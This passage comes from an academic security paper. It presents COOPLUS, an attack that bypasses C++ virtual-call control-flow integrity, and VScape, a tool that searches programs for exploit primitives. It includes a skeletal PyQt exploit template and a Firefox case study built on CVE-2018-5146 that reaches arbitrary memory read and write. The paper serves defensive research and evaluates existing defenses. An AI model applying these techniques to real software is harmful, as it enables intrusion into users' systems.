Then, the *expected primitive construction* component takes (1) description of the given vulnerability (e.g., vulnerable object's size and affecting ranges), and (2) expected exploit primitive attributes (e.g., write an arbitrary value to a specific address) as inputs, and outputs qualified candidate primitives, together with memory sates (e.g., certain fields of the relay object take specific values) which could make such primitives work. With such information, security analysts could get desired primitives and compose exploits quickly.

The *exploit constraint solving* component further resolves certain constraints (e.g., path reachability) to make chosen primitives working in the final exploit. VScape takes a user-provided exploit template as an extra input to form a full chain exploit, and outputs the final working exploit.

Currently, there are no solutions able to automatically construct exploit templates, except for simple vulnerabilities like stack-based buffer overflow. Thus, VScape relies on analysts to schedule exploit steps, i.e., preparing an exploit template, and provide knowledge of the vulnerability and what types of primitives are needed by the template. VScape could search for qualified primitives and complete the working exploits. Note that, it is common for modern AEG solutions, e.g., Gollum [12], Revery [11] and BOPC [34], to have user-supplied exploit templates (in different forms) to assist AEG, since a full chain exploit needs to address many challenges that are out of scope (e.g., heap manipulation).

4.2 Primitive Generation

4.2.1 Data Collection

The first step of VScape is collecting virtual call related information during compilation, including compatible classes and different virtual functions implementations. Specifically, VScape collects three types of information as below:

- **Virtual call sites:** COOPLUS bypasses virtual call protections around certain virtual call sites. Therefore, VScape first logs all virtual call sites in the target application, as well as the expected virtual function's statically declared base interface class information.
- **Class layouts:** The victim class and counterfeit class in an exploit primitive all derive from the virtual call's interface class. Therefore, VScape also logs the class layout information during compilation, including its *size, offsets of member fields and base classes*. Note that, the final exploit also relies on relay objects, which may have no virtual functions. So VScape will log all class layouts no matter the class has virtual functions or not.
- **Virtual functions:** VScape logs all type-conformant virtual functions for each virtual call site, i.e., those overridden in classes derived from the interface class. Further, VScape logs the maximum field access offset of each virtual function when generating code for the function, since it has to find potential out-of-bound memory access later.

4.2.2 Primitive Searching

For a given virtual call, we need to find proper victim classes and counterfeit classes, which have different implementations of the target virtual function. Such a pair of functions could yield unexpected behaviors and enable COOPLUS exploitation, thus forming a candidate exploit primitive.

Since the victim class and counterfeit class all derive from the interface class expected in the virtual call, we could first build the class inheritance hierarchy (CIH) tree based on the class layout information we collected, as shown in Figure 5, then search the tree for derived classes that have different implementations of the target virtual function.

More specifically, VScape checks the implementations of the target virtual function in all derived classes. A breadth-first search (BFS) algorithm is applied to iterate all derived classes, starting from the base interface class. A global rank number (starting from 0) is maintained to record versions of the target virtual function. Each time a parent class is iterated, each of its child class will be assigned with a rank

number. If the child class inherits the implementation of this virtual function, then the rank number of the parent class is assigned to this child class. Otherwise, the global rank number increases by 1 and is set to the child class.

Finally, any two classes with different rank numbers, together with the virtual call, could form a candidate exploit primitive *(virtual call, victim class, counterfeit class)*.

4.2.3 Primitive Capability Analysis

As discussed in Section 3.3, different virtual call primitives have different capabilities. VScape further analyzes each primitive to understand its capability. Specifically, it first determines whether the out-of-bound (OOB) memory access in the counterfeit function is a write or a read operation.

For an OOB read, it then analyzes how the loaded value is used in the counterfeit function, i.e., whether it is used as a program counter or a target memory address to write. For the latter case, VScape will further analyze whether the written value is controllable by the adversary, via taint analysis.

For an OOB write, it then analyzes whether the value written to the relay object is a pointer value. If yes, VScape further looks for potential information leakage locations (users of the relay object) to bypass ASLR.

In this way, VScape could determine the capability of each primitive, i.e., Ld-Ex-PC, Ld-AW-Const, Ld-AW-nonCtrl, Ld-AW-Ctrl, St-Ptr, and St-nonPtr. Note that, one primitive could have multiple capabilities, depending on the functionality of the counterfeit function and users of the relay object.

4.3 Expected Primitive Construction

Given all candidate primitives and their capabilities, VScape further selects appropriate ones which can cooperate with the given vulnerability and satisfy expected primitive attributes.

4.3.1 Vulnerability Matching

Given a vulnerability, not all candidate primitives could be invoked. Specifically, the vulnerable object where the vulnerability occurs has to be allocated in the same heap as the victim object of the candidate primitive.

For instance, if there are multiple heap allocators responsible for allocating different objects, or the sole heap allocator puts objects of different types or different sizes into different zones, then the vulnerable object cannot influence the victim object, and the corresponding primitive will not work.

Given the vulnerability description input, VScape learns expert knowledge of the heap allocators, and then matches candidate primitives with the target.

4.3.2 Exploitable Memory States Inference

In an exploit, the vcall primitive has to serve a specific purpose, e.g., write a specific value to a specific address. In order to serve such purposes, which are defined as input expected primitive attributes, the candidate vcall primitive has to run in a specific memory state, e.g., certain fields in the victim object have to take specific values.

VScape could automatically infer such memory state requirements for a candidate vcall primitive via taint analysis and symbolic execution. Given a candidate primitive, i.e., a virtual call site, a victim function and a counterfeit function, VScape will mark the victim object and the adjacent relay object as symbolic values, and symbolically executes the counterfeit function which will access the relay object.




Figure 6: An example memory state inference, for a primitive with the Ld-AW-Ctrl capability.

For instance, Figure 6 shows a primitive with the capability Ld-AW-Ctrl, and the expected primitive attribute is that this primitive should write to a specific address *target_addr*. By performing symbolic execution on the taint-related trace of the counterfeit function, we could infer that, the adversary needs to set the field at offset `x` with a pointer to a *fake object* crafted by the adversary, and set the field at offset `y` of this fake object with *target_addr - z*.

4.4 Exploit Constraint Solving

So far, the candidate primitives are retrieved via static analysis. It is not clear whether such primitives could reveal expected behaviors at runtime.

Given a candidate primitive *(virtual call, victim class, counterfeit class)*, there are three specific questions to answer: (1) Given that not all data flow is feasible at runtime, whether the victim object will be used at the vcall site? In other words, whether the victim function could be invoked at runtime? If not, the counterfeit function will not be invoked either. (2) Given that the counterfeit function has many program paths, whether the OOB memory access instruction could get executed at runtime? If not, the unexpected memory safety violation will not happen. (3) If both answers are yes, what data constraints should be met in order to trigger the victim function and the OOB access instruction?

4.4.1 Reachability of Victim Functions

Directed fuzzing [35] is a straightforward solution to evaluate the runtime reachability of the target function or instruction. However, during the experiment, we figured out the efficiency of existing directed fuzzing solutions is low at exploring reachable targets when there are hundreds of targets in a relatively large application.

As a result, we skip evaluating the reachability of every victim function. Instead, *we only try the best to get an incomplete list of reachable victim functions*, and discard re-

```
1  def main():
2      heap_operation_before_relay_object()
3      gen_relay_object_and_fake_object()
4      heap_operation_before_victim_object()
5      gen_allocate_victim_object()
6      vul_trigger()
7      gen_invoke_counterfeit_function()
8      operations_after_cooplus()
9
10 # Prepare memory for the expected primitive
11 def gen_relay_object_and_fake_object():
12     ''' set_memory(relay_base, offset_1, value_1) '''
13     ''' set_memory(fake_base, offset_2, value_2) '''
14     ...
15 # Ensure victim function's reachability
16 def gen_allocate_victim_object():
17     from PyQt5.QtCore import Qt
18     from PyQt5.QtWidgets import QWidget, QApplication
19     window = QWidget()
20 # Ensure OOB instruction's reachability
21 def gen_invoke_counterfeit_function():
22     window.show()
```

Listing 3: An example exploit template for PyQt.

maining victim functions (although some of them could be reachable). Specifically, we utilize dynamic testing to evaluate target applications with given benchmark test cases, and collect victim functions that are triggered during testing.

Specifically, VScape inserts callback handlers at virtual call sites of each candidate primitive. During testing, the callback handler will log the invoked victim function and the corresponding test case.

4.4.2 Reachability of OOB Instructions

Given a reachable victim function of a candidate primitive, we could launch COOPLUS to execute the counterfeit function. However, the out-of-bound access operation in the counterfeit function may not get executed at runtime, since this function may have multiple paths.

VScape utilizes symbolic execution to infer whether the OOB access instruction is reachable and under what condition it is reachable. More specifically, it takes the logged test case that reaches the victim function as input, and dumps the runtime context when the victim function is hit, and then feeds it to the symbolic execution engine Angr [19].

Starting from the dumped context, Angr begins concolic execution on the counterfeit function (rather than the victim function). The relay object is marked as symbolic values, since it could be controlled by the adversary via heap manipulation. Angr will explore all paths of the counterfeit function and verify whether the OOB instruction is reachable. If yes, it outputs the path constraints (e.g., a specific memory state) that should be satisfied by related objects.

4.4.3 Exploit Assembling

Generating an exploit in practice is extremely challenging, both for humans and machines. There are many open challenges in automated exploit generation [36]. VScape is not able to generate full chain exploits automatically neither.

VScape also relies on a user-provided exploit template to compose a full chain exploit. Specifically, several manual steps are required in the template, including (1) manipulate the heap layouts of the target application, to arrange victim objects and relay objects; (2) reform the vulnerability POC to tamper with `vptr` of the victim object with a proper value, and (3) utilize the capability provided by the COOPLUS primitives to launch final exploits. For the first step, there are several draft solutions to assist heap layout manipulation, e.g., SLAKE [37], SHRIKE [38] and Gollum [12]. However, they are still in an early stage. For the second step, symbolic execution is a potential solution. But it requires great engineering efforts and faces the scalability challenge. For the last step, many well-known exploit patterns are required to assist the exploitation. For instance, the adversary could utilize AAW to overwrite the global offset table or other function pointers to hijack the control flow. We leave the automation of these steps to future work.

Listing 3 shows an example exploit template for PyQt. Operations at line 2, 4, 6, and 8 represent the aforementioned manual steps, where operations at line 3, 5, and 7 could be automatically done by VScape. Specifically, at line 3, VScape infers the memory state in which the vcall primitive has to run. At line 5, VScape builds the victim object from a logged test case and ensures the reachability of the victim function. At line 7, VScape ensures the counterfeit function is invoked and the OOB instruction is executed.

5 Evaluations

To evaluate the effectiveness of COOPLUS attack and VScape, we designed several experiments and tried to answer the following questions:

- **RQ1:** What is the popularity of COOPLUS exploit primitives in real world C++ applications?
- **RQ2:** Is the COOPLUS attack effective at defeating various virtual call protections?
- **RQ3:** Is VScape effective at generating exploit primitives and assisting full chain exploit generation, when given real world vulnerabilities?

5.1 Implementation

We implemented a prototype of VScape. It consists of (1) a compiler plugin based on Clang [53] and LLVM [54] to collect virtual call related information, (2) a primitive searcher which finds candidate primitives and analyzes their capabilities based on the VEX IR [55], (3) an expected primitive constructor which finds matching primitives and required memory states, and (4) an exploit constraint solver which adopts lightweight dynamic tests and symbolic execution based on Angr [19], to filter reachable victim functions and solve memory states that can reach target OOB. The code size of each component is listed in Table 2.

5.2 Attack Surface Analysis

To answer the question RQ1, we evaluated VScape on 14 open source C++ programs, which are widely used and actively maintained. All programs are compiled with default

Table 1: Statistics of virtual functions, virtual call sites, and COOPLUS exploit primitives of 14 C++ applications.

Category	App	Version	LoC	Virtual Functions	Virtual Call Sites	Unique Virtual Call Sites (UVC)			VFunc Variants (Ranks) for #UVC-CVF			#UVC-OVF	VFunc Variants (Ranks) for #UVC-OVF					All Primitives
						All	#UVC-CC	#UVC-CVF	*All*	μ	*Max*		*All*	μ	σ	*Med*	*Max*	
Browser	**firefox** [39]	50.1.0	1,062,487	84,753	101,116	25,224	18,874 (74%)	2,279 (9%)	12,480	5.5	627	969	3,432	3.5	12.8	2	389	83,786
	chromium [40]	77.0.3864.0	3,670,688	171,373	322,583	61,315	34,371 (56%)	7,205 (12%)	30,532	4.2	1,124	3,741	11,80	3.2	16.7	2	978	535,007
Multi-media Tech	oce [41]	0.11	1,979,905	18,097	29,945	3,738	1,877 (50%)	609 (16%)	7,188	11.8	3,323	303	1,123	3.7	4.1	2	62	4,040
	Bento4 [42]	1.5.1.0	77,050	935	1,879	253	141 (55%)	43 (17%)	264	6.1	77	31	152	4.9	7.4	3	44	1,140
	ImageMagick [43]	7.0.8	540,190	294	40	10	7 (70%)	2 (20%)	118	59.0	59	1	18	18.0	0.0	18	18	153
	exiv2 [44]	0.27.1	367,780	908	3,041	300	163 (54%)	36 (12%)	177	4.9	13	19	68	3.6	2.2	2	8	134
	opencv [45]	4.1.2	1,352,028	36,855	28,569	9,183	883 (9%)	182 (2%)	2,907	16.0	160	86	1,216	14.1	33.1	2	157	55,116
	qt [46]	5.12.0	26,292,89	27,590	28,601	6,764	4,730 (69%)	1,662 (25%)	14,027	8.4	2,015	840	4,468	5.3	34.5	2	751	508,141
	aGrum [47]	0.16.3.9	406,787	2,597	33,028	1,006	304 (30%)	36 (4%)	92	2.6	6	8	23	2.9	1.1	2.5	5	26
	SLikeNet [48]	0.2.0	1,062,487	445	1,924	308	135 (43%)	29 (9%)	147	5.1	25	11	79	7.2	7.3	2	24	538
Network & Server	Bitcoin [49]	0.18.1	262,693	2,142	5,875	400	246 (61%)	33 (8%)	100	3.0	7	25	64	2.6	1.0	2	5	62
	znc [50]	1.8.0	26,951	761	1,412	257	225 (87%)	85 (33%)	394	4.6	36	28	73	2.6	1.7	2	11	99
	mongodb [51]	4.3.2	4,755,978	17,025	22,171	4,176	2,738 (65%)	406 (10%)	2,387	5.9	230	206	577	2.8	1.8	2	17	865
Others	openbabel [52]	3.0.0	206,855	2,220	2,569	466	234 (50%)	66 (14%)	674	10.2	121	31	136	4.4	3.8	3	21	455

#UVC-**CC**: UVCs with multiple Compatible Classes, #UVC-**CVF**: UVCs with multiple Compatible VFuncs. #UVC-**OVF**: UVC with OOB VFunc pairs.
μ: Average number of VFunc Variants for each UVC, σ: Standard deviation of VFunc Variants.

Table 2: Implementation of VScape

Component	Language	LoC
Customized Compiler	C++	2097
Primitive Searcher	Python	5209
Expected primitive construction	Python	822
Exploit constraint solving	C++, Python	1118
Total	C++, Python	9246

configurations. In order to replay vulnerabilities found several years ago, we conducted experiments in the outdated Ubuntu 16.04 system.

5.2.1 Popularity of Virtual Calls

Table 1 shows the statistics of virtual functions and virtual call sites of each application. From the fifth and sixth columns, we can see that: All applications have hundreds of virtual functions, while Chromium has over 171 thousands of virtual functions. Moreover, all applications except ImageMagick have thousands of virtual call sites. It shows that *polymorphism is very popular in C++ applications.*

We further analyze those virtual call sites in detail. First, different virtual call sites may invoke the same virtual function, i.e., the same function declared in the same base class. From the perspective of COOPLUS, different virtual call sites expecting the same virtual function could be exploited in the same way. So, we deduplicate the virtual call sites, and count the number of unique virtual call sites (UVC) in column 7.

Then, given a virtual call site, it expects a virtual function declared in a base interface class, and any overridden virtual function implemented in a derivation of the base class is allowed. However, there are two special cases in which only one virtual function exists: (1) the base interface class does not have any derivations, and (2) all derivation classes do not override the implementation in the base class. Therefore, we remove UVCs that satisfy the first condition and list the remained count in column 8, and remove UVCs that satisfy the second condition and list the remained count in column 9. These UVCs form the basis of COOPLUS.

For instance, in the application Chromium, there are over 61 thousands of UVCs, but 44% (=1-56%) of them have only one compatible class (i.e., no derivations), another 44% (=56%-12%) of them have multiple compatible classes but none of them override the target virtual function expected at the UVC, and only 12% of them actually have multiple compatible functions. In other words, about 88% (=1-12%) of these UVCs only have one candidate virtual function to invoke in the whole application, and *therefore could be optimized with the devirtualization technique* [56]. It also implies that, *developers tend to use polymorphism*, even if no derivations are implemented in the current version of code.

5.2.2 COOPLUS Exploit Primitives

For a UVC, if it has multiple compatible functions, then it is a candidate that COOPLUS could utilize to bypass the deployed defense. Column 10-19 in Table 1 shows the detail statistics of candidate exploit primitives in each application.

For UVCs with multiple compatible virtual functions, the average number of compatible functions ranges from 2.6 (aGrum) to 59 (ImageMagick), as shown in the fourth column. Further, the maximum number of compatible virtual functions ranges from 6 (aGrum) to 3323 (oce), as shown in column 12. This number roughly implies the complexity of the class inheritance hierarchy (CIH) tree of the application.

Further, since COOPLUS only works for virtual functions that could cause out-of-bound (OOB) access on objects of compatible classes, we also count the number of UVCs that have at least one pair of compatible functions with OOB access operations, and list the data in column 13. For these filtered UVCs, we also count their numbers of compatible virtual functions in column 14, 15, 16, 17 and 18. From the median and the standard deviation, we can see the number of compatible virtual functions are not spread evenly. Mostly, we can only find a pair of them. But even so, we can find abundant virtual functions for some UVCs. Lastly, the number of candidate COOPLUS exploit primitives is listed in the last column (i.e., column 19).

Further, VScape analyzes each primitive to understand its capability. Details can be found in Appendix A.2. For feature-rich applications, e.g., firefox and opencv, hundreds of primitive gadgets are found. Especially, there are over 5,360 useful COOPLUS gadgets recognized in chromium (shown as Table 4), implying a large attack surface is available for adversaries to bypass potential defenses. Therefore, we can conclude that, COOPLUS *exploit primitives are very popular in C++ applications* (answers to RQ1).

Table 3: Effectiveness of CFI solutions against COOPLUS

Category	CFI Scheme	Granularity	Realization	Theoretical Basis	Effective against COOP*	Effective against COOPLUS
ABI incompatible	CFIXX [24]	-	Source code + MPX [57]	Object integrity	✓	✓
Validity check (with runtime context)	μCFI [8]	Unique	Source code + Intel PT [58]	Path-sensitive	✓	✓
	OS-CFI [2]	Fine	Source code + MPX [57] + TSX [59]	Source-sensitive	✓	✗
Validity check (with C++ semantics)	MCFI [60]	Fine	Source code	Type-based	✓	✗
	πCFI [61]	Fine	Source code	Context-sensitive	✓	✗
	CFI-LB [62]	Fine	Source code + Intel PIN [63]	Call stack based	?	✗
	SafeDispatch* [64]	Fine	Source code	Type-based	✓	✗
	LLVM-CFI [6]	Fine	Source code	Type-based	✓	✗
Generic CFI (Example targets in COOP)	CCFIR [4]	Coarse	Binary	-	✗	✗
	binCFI [3]	Coarse	Binary	-	✗	✗
	LockDown [65]	Coarse	Binary	-	✗	✗

?: CFI-LB has an implementation flaw which makes it fail to defeat COOP. This flaw has also been confirmed by [32].
*: SafeDispatch is not open-source, we evaluate it based on a reproduction work [66].
⋆: Here, we refer COOP to the one claimed in the original paper [5], excluding the variant COOPLUS.

5.3 Test against CFI Solutions

To answer the question RQ2, we further evaluate the effectiveness of 12 virtual call protections against COOPLUS.

5.3.1 Experiment Setup

We crafted a vulnerable benchmark [67], and hardened it with 11 CFI defenses respectively, to evaluate their effectiveness against COOPLUS. Note that, we did not choose large applications like browsers as targets to evaluate, for the following reasons. First, few proposed CFI solutions can be deployed to real world large applications without compatibility issues. For instance, the Clang-CFI [6] fails to compile Firefox due to cross module support. Second, a crafted benchmark is easy to exploit and to validate, since no heap layout manipulation or other advanced exploit skills are required. Third, the evaluation result drew from the crafted benchmark is the same as the result from real world applications, in terms of defenses' effectiveness against COOPLUS.

5.3.2 Result Analysis

Table 3 shows the evaluation results of these defenses. It confirmed that CFI approaches that do not consider C++ semantics ([4], [3], [65]) are all vulnerable to COOP [5] and COOPLUS. The original paper [5] claimed COOP can be reliably prevented when precise C++ semantics are taken into consideration. We believed this is not correct. As the results showed, one variant of COOP, i.e., COOPLUS, successfully bypasses all defenses except CFIXX [24] and μCFI [8] (answers to RQ2).

The defense CFIXX places `vptr` in a separate integrity-protected table, so that the adversary cannot overwrite it to launch COOPLUS. But CFIXX breaks the C++ ABI and may cause compatibility issues in some applications.

The CFI defense μCFI takes runtime data flow information into consideration, and could identify the unique target for each indirect call (including virtual call) in most cases. Essentially, it provides data integrity protection to `vptr` to certain extents. Thus, it is able to defeat COOPLUS in most cases. But it requires Intel PT and a separate process to monitor data, making it hard to deploy in practice. Another CFI solution OS-CFI also takes runtime context into consideration, but could be bypassed by COOPLUS in some cases, due to some trade-offs in its implementation [32].

For all other CFI solutions, including C++ semantic aware ones (e.g., MCFI [60]), they all can be bypassed by COOPLUS, since they (1) keep the C++ ABI, (2) cannot protect the integrity of `vptr`, and (3) allow more than one targets at virtual call sites.

Therefore, to fully mitigate COOPLUS, a solution which protects the integrity of `vptr` with a low performance overhead and good compatibility is demanded.

5.4 Exploit in Practice

To answer the question RQ3, we evaluated VScape on Mozilla Firefox 50.1 (64-bit) and Python-3.6.7 with PyQt-5.12 library in a Linux x64 operating system.

These two applications both have OOB vulnerabilities [68, 69] and large numbers of primitives for the COOPLUS attack. Two key factors affecting exploit success rates are (1) whether these primitives are reachable (i.e., could be invoked by users), and (2) how these primitives can help amplify the vulnerability to acquire more powerful capabilities. VScape will help with these analyses. Given an exploit template taking care of the rest AEG challenges, we finally synthesize expressive exploits for the targets with VScape.

5.4.1 Attack Surface Analysis

We analyzed Firefox and PyQt with VScape, and demonstrated the analysis results in Figure 7 and 8.

After recovering class inheritance hierarchy trees, we get 2,279 unique virtual call sites (UVC) that have multiple candidate virtual functions in Firefox (1,662 in PyQt). Then, after performing *primitive search*, we can filter out UVCs that do not have OOB virtual function pairs, and get 969 and 840 UVCs in Firefox and PyQt respectively. For each UVC, there could be multiple virtual function pairs with OOB behaviors, and thus we could get multiple primitives. As shown in Figure 7, there are 83,786 and 508,141 primitives respectively.

Further, we perform the reachability testing, to get an *incomplete* set of victim functions and their UVCs. Thus, we get 180 and 220 reachable UVCs, together with 1665 and 2299 primitives respectively. Furthermore, we match these primitives with given vulnerabilities (CVE-2018-5146 and CVE-2014-1912), and get 12 and 16 qualified UVCs. Lastly,




Figure 7: The number of candidates descends along various analyzing stages.




Figure 8: Time cost distribution of each analysis phase. The inner ring is for Firefox, the outer is for PyQt.

we assess the reachability of target OOB instructions, and find one (incomplete set) UVC in these two applications, together with 1 and 2 primitives respectively.

Figure 8 shows the time cost distribution of different analysis steps. For Firefox, UVC reachability testing took the most time, which tested 43,463 test cases from the Firefox project. But for PyQt, we only collected 330 test cases to perform reachability testing. In contrast, VScape spent most of the time in primitive search and capability analysis, which are the main steps to locate the attack surfaces.

5.4.2 Case Study

Due to the page limit, we only present the case study for Mozilla Firefox 50.1 (64 bit) here, and put the case study for PyQt in Appendix A.1.

For Firefox, we used CVE-2018-5146 [69] to demonstrate the attack. This vulnerability is an out-of-bound write with controllable value, which occurs while processing Vorbis audio data with Libvorbis. But the OOB write only affects objects in jemalloc heap [70], separated from easily-controllable JS Objects in Nursery or Tenured memory.

The complicated memory management in Firefox increases the difficulty of exploitation. Controllable JS objects in Firefox are managed by generational garbage collector (GGC) [71], while victim objects (C/C++ objects) qualified for COOPLUS are allocated on the jemalloc heap. Only if the size of a JS object exceeds a certain limit, it will be moved to the jemalloc heap. Moreover, the jemalloc allocates objects in different *runs* with respect to their sizes. So the constraints of object sizes should be considered.

Amplification Strategy. The vulnerability CVE-2018-5146 [69] exists in libvorbis is related to the procedure of decoding ogg data to PCM data. A boundary check is missed in a nested loop, leading to an out-of-bound increment memory in the native heap (jemalloc in this case). And the size of the vulnerable object is adjustable. Since the key instruction in PoC is a floating add, we need to know the original value of `vptr`, then we can replace it with `vptr` of counterfeit class.

Among all types of gadgets, St-nonPtr is the most popular (as shown in Table 4). In most cases, the counterfeit function tries to write a boolean value into OOB area. For COOPLUS, this helps attackers to write exception value, zero or one, into relay objects. If we can manipulate Hi address byte, pointers are very possible to be corrupted and re-pointed to addresses out of the memory segment. When the corrupted pointer value locates in unmapping memory, we can take full control over this range with elaborated heap spray.

In this way, we build a complete controllable faking object in this area. If the faking object contains metadata underlying memory read and write, it can also be used for AAR and AAW in exploitation. Specifically, we counterfeit objects of JSString, modify the data pointers and leak memory in arbitrary addresses. Then with sufficient leaks, we can make it easy to counterfeit complicated objects like ArrayBufferObject and TypedArrayObject, and write arbitrary bytes into target addresses. We find some qualified objects which live across heap managers - the data list for ArrayObject will be moved to jemalloc from Nursery and Tenured when its size grows larger than 128 bytes.

With the heap manager deployed in Firefox, we have to search vulnerable objects, victim objects, and relay objects in the same size range. We choose the relay object whose size must exceed 128 bytes. Thus, to meet the requirements for heap layouts, we can only select victim classes in a primitive database whose size is big enough.

Primitive in Exploit. According to above, we order VScape with several rules (1) the size of victim class exceed 128, (2) the offset of victim member variable *off* mod 8 > 1 (Hi address byte) and (3) the primitive has capabilities of St-nonPtr. The number of matched candidate UVC is 71. And 12 of them are triggered in reachability tests. Then, the primitive tuple that we select is (Animation::UpdateTiming(), Animation, CSSAnimation) in the namespace of mozilla::dom.

Before composing a real exploit, we emulate a PC hijack toward the counterfeit virtual function, and implement symbolic execution by Angr, to assess whether the target instruction is reachable in the assumption that the memory of relay objects is controllable. In this case, the instruction for OOB-Writing only executes when a variable named *mNeedsNewAnimationIndexWhenRun* is not null, which is exactly an overwritten variable in the relay object. And the condition does not conflict with the supposed gadget who is going to zero the boolean type variable.

Specifically, Firefox provides Web Animation APIs for users to describe animations on DOM elements. When we declare animation config with javascript code, corre-




Figure 9: COOPLUS exploit primitives for Firefox. ①vulnerable object - float list ②victim object - mozilla::dom::Animation ③relay object - item list of ArrayObject.

sponding Animation objects will be allocated on jemalloc heap during page rendering. CSSAnimation is a sub class of Animation, the counterfeit function CSSAnimation::UpdateTiming() tries to zero the boolean variable *mNeedsNewAnimationIndexWhenRun*.

Exploit Synthesis. The object size of Animation is 256 bytes. Thus, such objects will only be found in *runs* for 256 bytes. To create the required heap layout, the vulnerable object (float list) and the relay object (data list for ArrayObject) are all modified into the same size.

As shown in Figure 9, after triggering the counterfeit function, we can tamper with the NaN-boxing pointer of ArrayObject's item. When the pointer is redirected toward controllable memory, we use a counterfeit JSStringObject to get AAR. Then with similar technique, replacing counterfeit JSStringObject with a counterfeit TypedArrayObject, AAW is as well achieved.

6 Related Work

6.1 CFI-Oriented Attacks

Researchers have proposed a number of practical yet imprecise CFI solutions. Although these coarse-grained CFI solutions can significantly reduce the attack surface, multiple attacks [72–74] have been proposed to bypass these CFI solutions, by exploiting the fact that the size of equivalence class (EC) for each ICT is still large.

To defeat attacks against coarse-grained CFI solutions, researchers also proposed fine-grained CFI solutions. However, as sound and complete pointer analysis is unfortunately undecidable, fine-grained CFI solutions rely on sound but incomplete pointer analysis in practice, providing conservative over-approximate results and enabling potential attacks. For example, *Control Jujutsu* [75] shows that common software engineering practices force points-to analysis to merge several equivalence classes. Imprecise ECs are large enough for arbitrary computation, to enable an attacker to execute arbitrary malicious code even when fine-grained CFI is enforced. Control-Flow Bending [27] goes one step further and shows that CFI solutions with ideal point-to analysis results are still vulnerable. Some other attacks target implementations of specific CFI solutions. For example, StackDefiler [28] exploits the defect in detail design of IFCC and VTV [6] to realize successful hijack in Chrome.

Recently proposed CFI solutions (e.g., πCFI [61], OSCFI [2] and μCFI [8]) utilize runtime context information to reduce the size of EC, providing better defenses against these attacks. These solutions provide data flow integrity to a certain extent, but in general, are hard to deploy in practice.

COOP [5] first used counterfeit objects to enable Turing-complete malicious computations. But it is wrongly declared that COOP can only circumvent CFI solutions that are not aware of C++ semantic. Instead, one variant of COOP, i.e., COOPLUS, is able to bypass virtual call protections that are C++ semantics aware but neither break the C++ ABI nor protect the integrity of `vptr`, even when only weak vulnerabilities are given.

6.2 Automated Exploit Generation

Automated exploit generation (AEG) can be used to assess the exploitability of vulnerability by generating an exploit. Since David et al. proposed automatic patch-based exploit generation (APEG) [76], AEG [9–11, 16, 77] has become a research focus in recent years.

Representative techniques include AEG [9], Mayhem [10], Q [14] and CRAX [15]. These AEG solutions share a similar workflow. In general, they will first analyze vulnerabilities in detail along with a crashing path, then search for exploitable states, collect vulnerability and exploit constraints respectively, and finally generate exploit inputs.

Repel [78] shows examples to exploit heap-based vulnerabilities with symbolic executions starting from crash points. PRIMGEN [79] automatically counterfeits fake objects to obtain exploit primitives in Web browsers. A key limitation in these AEG solutions is that they only focus on analyzing one single program state in crashing paths. Recently, FUZE [80] and Revery [11] use fuzzing to explore more exploitable states. Note that, all such solutions are not fully automated, and still require expert knowledge or annotations. Gollum [12] first completes an end-to-end AEG system from primitive extraction to heap layout inference in user space.

Another key challenge is heap layout manipulation. ARCHEAP [81] presents an automatic tool to systematically discover the unexplored heap exploitation primitives for specific heap allocators. RELAY [82] simulates human exploitation behavior for metadata corruption and solves layout problems according to the exploit pattern. And HEAPG [83] automates multi-hop exploitation for heap-based vulnerability via known techniques of ptmalloc. These three studies help synthesize exploits in CTF challenges but do not help much when composing a heap-based exploit in real world.

Gollum [12] applies a genetic algorithm to solve this problem and accelerates the performance of the random search algorithm proposed in SHRIKE [38]. Another work SLAKE [37] extracts heap operations and obtains desired slab layouts based on the specific knowledge of kernel heap allocator.

Although some of AEG solutions show their effectiveness in real applications, none of them have taken modern defenses into consideration. For instance, Revery [11] and Gollum [12]) focusing on exploiting heap vulnerabilities only works well when the defense ASLR [13] is disabled. AEG solutions targeting stack-based buffer overflow, e.g., Q [14], CRAX [15] and PolyAEG [16], cannot bypass stack canary [17]. Compared with these AEG solutions, VScape is able to generate exploits to bypass virtual call protections and evaluate COOPLUS with real CVE cases.

DOP attacks. A generalized form of data-only attacks is *Data Oriented Programming* (DOP) [84]. Since DOP does not tamper with control flow, it is outside the scope of most CFI solutions. Data Flow Integrity (i.e., [21, 22]) is a popular defense against DOP. The work [85] has developed a semi-automated framework to search for DOP gadgets. By assuming AAR and AAW capability, BOPC [34] further automatically generates DOP exploit payloads. However, in practice, how to get AAR and AAW capability in practice, especially when the target is fully protected, is not addressed in previous solutions.

In contrast, COOPLUS is a CFI-oriented attack. Given a weak vulnerability, VScape is committed to building AAR and AAW primitives under modern defenses.

7 Discussion

